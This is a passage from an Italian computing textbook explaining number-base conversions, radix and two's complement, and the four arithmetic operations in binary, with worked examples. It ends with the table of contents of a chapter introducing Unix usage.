In pratica, è sufficiente convertire ogni cifra ottale o esadecimale nel valore corrispondente in binario. Quindi, sempre nel caso di 123_8, si ottengono 001_2, 010_2 e 011_2, che basta attaccare come già è stato mostrato. Nello stesso modo si procede nel caso di $3C_{16}$, che forma rispettivamente 0011_2 e 1100_2.

Figura 2.33. Conversione tra la numerazione esadecimale e numerazione binaria.



È evidente che risulta facilitata ugualmente la conversione da binario a ottale o da binario a esadecimale.

Figura 2.34. Riassunto della conversione tra binario-ottale e binario-esadecimale.





Tabella 2.35. Conversione rapida binario-ottale e binario-esadecimale.

binario	ottale	binario	esadeci-male	binario	esadeci-male
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

Figura 2.36. Tabellina di conversione binario-decimale fino a 32 bit.



2.3 Conversioni numeriche di valori non interi

«

La conversione di valori non interi in basi di numerazione differenti, richiede un procedimento più complesso, dove si convertono, separatamente, la parte intera e la parte restante.

Il procedimento di scomposizione di un numero che contenga delle cifre dopo la parte intera, si svolge in modo simile a quello di un numero intero, con la differenza che le cifre dopo la parte intera vanno moltiplicate per la base elevata a una potenza negativa. Per


esempio, il numero $12{,}345_{10}$ si può esprimere come $1\times10^{1} + 2\times10^{0} + 3\times10^{-1} + 4\times10^{-2} + 5\times10^{-3}$.

2.3.1 Conversione da base 10 ad altre basi

Come già accennato la conversione di un numero in un'altra base procede in due fasi: una per la parte intera, l'altra per la parte restante, unendo poi i due valori trovati. Per comprendere il meccanismo conviene simulare una conversione dalla base 10 alla stessa base 10, con un esempio: 12,345.

Per la parte intera, si procede come al solito, dividendo per la base di numerazione del numero da trovare e raccogliendo i resti; per la parte rimanente, il procedimento richiede invece di moltiplicare il valore per la base di destinazione e raccogliere le cifre intere trovate. Si osservi la figura successiva che rappresenta il procedimento.

Figura 2.37. Conversione da base 10 a base 10.



Quello che si deve osservare dalla figura è che l'ordine delle cifre cambia nelle due fasi del calcolo. Nelle figure successive si vedono altri esempi di conversione nelle altre basi di numerazione comuni.

Figura 2.38. Conversione da base 10 a base 16.




Figura 2.39. Conversione da base 10 a base 8.




Figura 2.40. Conversione da base 10 a base 2.



2.3.2 Conversione a base 10 da altre basi

Per convertire un numero da una base di numerazione qualunque alla base 10, è necessario attribuire a ogni cifra il valore corrispondente, da sommare poi per ottenere il valore complessivo. Nelle figure successive si vedono gli esempi relativi alle basi di numerazione più comuni.

Figura 2.41. Conversione da base 16 a base 10.




Figura 2.42. Conversione da base 8 a base 10.






Figura 2.43. Conversione da base 2 a base 10.



2.3.3 Conversione tra ottale, esadecimale e binario

Per quanto riguarda la conversione tra sistemi di numerazione ottale, esadecimale e binario, vale lo stesso principio dei numeri interi, con la differenza che occorre rispettare la separazione della parte intera da quella decimale. L'esempio della figura successiva dovrebbe essere abbastanza chiaro.

Figura 2.44. Conversione tra binario-ottale e binario-esadecimale.



2.4 Le operazioni elementari e il sistema binario

Può essere utile conoscere alcuni concetti legati ai calcoli più semplici, specie quando applicati al sistema binario. Nelle sezioni successive si riepilogano i procedimenti per eseguire le «quattro operazioni» con il sistema binario.

2.4.1 Complemento alla base di numerazione

Dato un numero n, espresso in base b, con k cifre, il ***complemento alla base*** è costituito da $b^k - n$.

Per esempio, il complemento alla base del numero 00123456789 (espresso in base dieci utilizzando 11 cifre) è 99876543211:

$$\begin{array}{r} 100000000000_{10} - \\ 00123456789_{10} = \\ \hline 99876543211_{10} \end{array}$$

Dall'esempio si deve osservare che la quantità di cifre utilizzata è determinante nel calcolo del complemento, infatti, il complemento alla

base dello stesso numero, usando però solo nove cifre (123456789) è invece 876543211:

$$\begin{array}{r} 1000000000_{10} - \\ 123456789_{10} = \\ \hline 876543211_{10} \end{array}$$

In modo analogo si procede con i valori aventi una base diversa; per esempio, il complemento alla base del numero binario 00110011_2, composto da otto cifre, è pari a 11001101_2:

$$\begin{array}{r} 100000000_2 - \\ 00110011_2 = \\ \hline 11001101_2 \end{array}$$

Il calcolo del complemento alla base, nel sistema binario, avviene in modo molto semplice, se si trasforma in questo modo:

$$\begin{array}{r} 11111111_2 - \\ 00110011_2 = \\ \hline 11001100_2 + \\ 1_2 = \\ \hline 11001101_2 \end{array}$$

In pratica, si prende un numero composto da una quantità di cifre a uno, pari alla stessa quantità di cifre del numero di partenza; quindi si esegue la sottrazione, poi si aggiunge il valore uno al risultato finale. Si osservi però cosa accade con una situazione leggermente differente, per il calcolo del complemento alla base di 0011001100_2:

$$\begin{array}{r} 1111111111_2 - \\ 0011001100_2 = \\ \hline 1100110011_2 + \\ 1_2 = \\ \hline 1100110100_2 \end{array}$$

Per eseguire una sottrazione, si può calcolare il complemento alla base del sottraendo (il valore da sottrarre), sommandolo poi al valore di partenza, trascurando il riporto eventuale. Per esempio, volendo sottrarre da 1757 il valore 758, si può calcolare il complemento alla base di 0758 (usando la stessa quantità di cifre dell'altro valore), per poi sommarla. Il complemento alla base di 0758 è 9242:

$$\begin{array}{r} 10000_{10} - \\ 0758_{10} = \\ \hline 9242_{10} \end{array}$$

Invece di eseguire la sottrazione, si somma il valore ottenuto a quello di partenza, ignorando il riporto:

$$\begin{array}{r} 1757_{10} + \\ 9242_{10} = \\ \hline 10999_{10} - \\ 10000_{10} = \\ \hline 999_{10} \end{array}$$

Infatti: 1757–758=999.

2.4.2 Complemento a uno e complemento a due

«

Quando si fa riferimento a numeri in base due, il complemento alla base è più noto come «complemento a due» (che evidentemente è la stessa cosa). D'altro canto, il complemento a uno è ciò che è già

stato descritto con l'esempio seguente, dove si ottiene a partire dal numero 0011001100_2:

$$\begin{array}{r} 1111111111_2 - \\ 0011001100_2 = \\ \hline 1100110011_2 \end{array}$$

Si comprende intuitivamente che il complemento a uno si ottiene semplicemente invertendo le cifre binarie:

$$0011001100_2 \downarrow 1100110011_2$$

Pertanto, il complemento a due di un numero binario si ottiene facilmente invertendo le cifre del numero di partenza e aggiungendo una unità al risultato.

2.4.3 Addizione binaria

L'addizione binaria avviene in modo analogo a quella del sistema decimale, con la differenza che si utilizzano soltanto due cifre numeriche: 0 e 1. Pertanto, si possono presentare solo i casi seguenti:

$$\begin{aligned} 0_2 + 0_2 &= 0_2 \\ 0_2 + 1_2 &= 1_2 \\ 1_2 + 0_2 &= 1_2 \\ 1_2 + 1_2 &= 10_2 \end{aligned}$$

ovvero: zero con riporto di uno

Se si aggiunge un riporto alla somma tra due cifre binarie, si anno questi altri casi:

$$1_2 + 0_2 + 0_2 = 1_2$$
$$1_2 + 0_2 + 1_2 = 10_2 \quad \text{ovvero: zero con riporto di uno}$$
$$1_2 + 1_2 + 0_2 = 10_2 \quad \text{ovvero: zero con riporto di uno}$$
$$1_2 + 1_2 + 1_2 = 11_2 \quad \text{ovvero: uno con riporto di uno}$$

Segue l'esempio di una somma tra due numeri in base due:

$$\begin{array}{rl} 10011001_2 + & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 11001100_2 & (204_{10}) \end{array}$$

2.4.4 Sottrazione binaria

La sottrazione binaria può essere eseguita nello stesso modo di quella che si utilizza nel sistema decimale. Come avviene nel sistema decimale, quando una cifra del minuendo (il numero di partenza) è minore della cifra corrispondente nel sottraendo (il numero da sottrarre), si prende a prestito una unità dalla cifra precedente (a sinistra), che così si somma al minuendo con il valore della base di numerazione. L'esempio seguente mostra una sottrazione con due numeri binari:

$$\begin{array}{rl} 10011001_2 - & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 01100110_2 & (102_{10}) \end{array}$$

Generalmente, la sottrazione binaria viene eseguita sommando il complemento alla base del sottraendo. Il complemento alla base di 00110011_2 con otto cifre è 11001101_2:

$$\begin{array}{rl} 100000000_2 - \\ 00110011_2 = \\ \hline 11001101_2 \end{array}$$

Pertanto, la sottrazione originale diventa una somma, dove si trascura il riporto:

$$\begin{array}{rll} 10011001_2 & + & (153_{10}) \\ 11001101_2 & = & \\ \hline 101100110_2 & - & \\ 100000000_2 & = & \\ \hline 01100110_2 & & (102_{10}) \end{array}$$


2.4.5 Moltiplicazione binaria

La moltiplicazione binaria si esegue in modo analogo a quella per il sistema decimale, con il vantaggio che è sufficiente sommare il moltiplicando, facendolo scorrere verso sinistra, in base al valore del moltiplicatore. Naturalmente, lo spostamento di un valore binario verso sinistra di ***n*** posizioni, corrisponde a moltiplicarlo per 2^n. Si osservi l'esempio seguente dove si moltiplica 10011001_2 per 1011_2:

$$\begin{array}{rll} 10011001_2 & \times & (153_{10}) \\ 1011_2 & = & (11_{10}) \\ \hline 10011001_2 & + & \\ 10011001_2 & + & \\ 00000000_2 & + & \\ 10011001_2 & = & \\ \hline 11010010011_2 & & (1683_{10}) \end{array}$$

2.4.6 Divisione binaria

La divisione binaria si esegue in modo analogo al procedimento per i valori in base dieci. Si osservi l'esempio seguente, dove si divide il numero 10110_2 (22_{10}) per 100_2 (4_{10}):



In questo caso il risultato è 101_2 (5_{10}), con il resto di 10_2 (2_{10}); ovvero $101,1_2$ ($5,5_{10}$).

Intuitivamente si comprende che: si prende il divisore, senza zeri anteriori, lo si fa scorrere a sinistra in modo da trovarsi allineato inizialmente con il dividendo; se la sottrazione può avere luogo, si scrive la cifra 1_2 nel risultato; si continua con gli scorrimenti e le sottrazioni; al termine, il valore residuo è il resto della divisione intera.

2.5 Riferimenti

- Mario Italiani, Giuseppe Serazzi, *Elementi di informatica*, ETAS libri, 1973, ISBN 8845303632

• Tony R. Kuphaldt, *Lessons In Electric Circuits*, *Digital*, *http://www.faqs.org/docs/electric/* , *http://www.faqs.org/docs/electric/Digital/index.html*

Introduzione all'uso

3.1 L'elaboratore 87

3.2 Dispositivi 89

3.2.1 Tastiera 92

3.2.2 Schermo 93

3.2.3 Stampante 93

3.2.4 Dispositivi di memorizzazione 94

3.3 File e file system 95

3.4 Sistema operativo 98

3.5 Kernel 100

3.6 Shell 102

3.7 Programmi 104

3.8 Distinzione tra lettere maiuscole e lettere minuscole 104

3.9 Root 105

3.10 Utenti 105

3.11 Avvio 107

3.12 Inizializzazione e gestione dei processi 108

3.13 Demoni 109

3.14 Gestione dei servizi di rete 109

3.15 Registrazione e controllo degli accessi 109

3.16 Strumenti di sviluppo software 110


«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

3.17 Arresto o riavvio del sistema 111
3.18 File e directory in un sistema Unix 111
3.19 Collegamenti 114
3.20 Nomi dei file 115
3.21 Permessi 116
3.21.1 Permessi speciali: S-bit 120
3.22 Date 122
3.23 Utenza e accesso 122
3.24 Interpretazione dei comandi 123
3.25 Ridirezione e condotti 124
3.26 Comandi e programmi di servizio di uso comune 128
3.27 Programma o eseguibile 131
3.28 ABC dei comandi Unix 132
3.28.1 ls: «list» 132
3.28.2 cd: «change directory» 133
3.28.3 mkdir: «make directory» 133
3.28.4 cp: «copy» 134
3.28.5 ln: «link» 136
3.28.6 rm: «remove» 137
3.28.7 mv: «move» 139
3.28.8 cat: «concatenate» 140
3.29 Glossario introduttivo 140

3.29.1 Sistema operativo in generale 140
3.29.2 Utenza 141
3.29.3 File e file system 142
3.29.4 Rete 144
3.29.5 Programmi, esecuzione e processi elaborativi 147
3.29.6 Varie 150
3.30 Unità di misura 154
3.31 Riferimenti 156

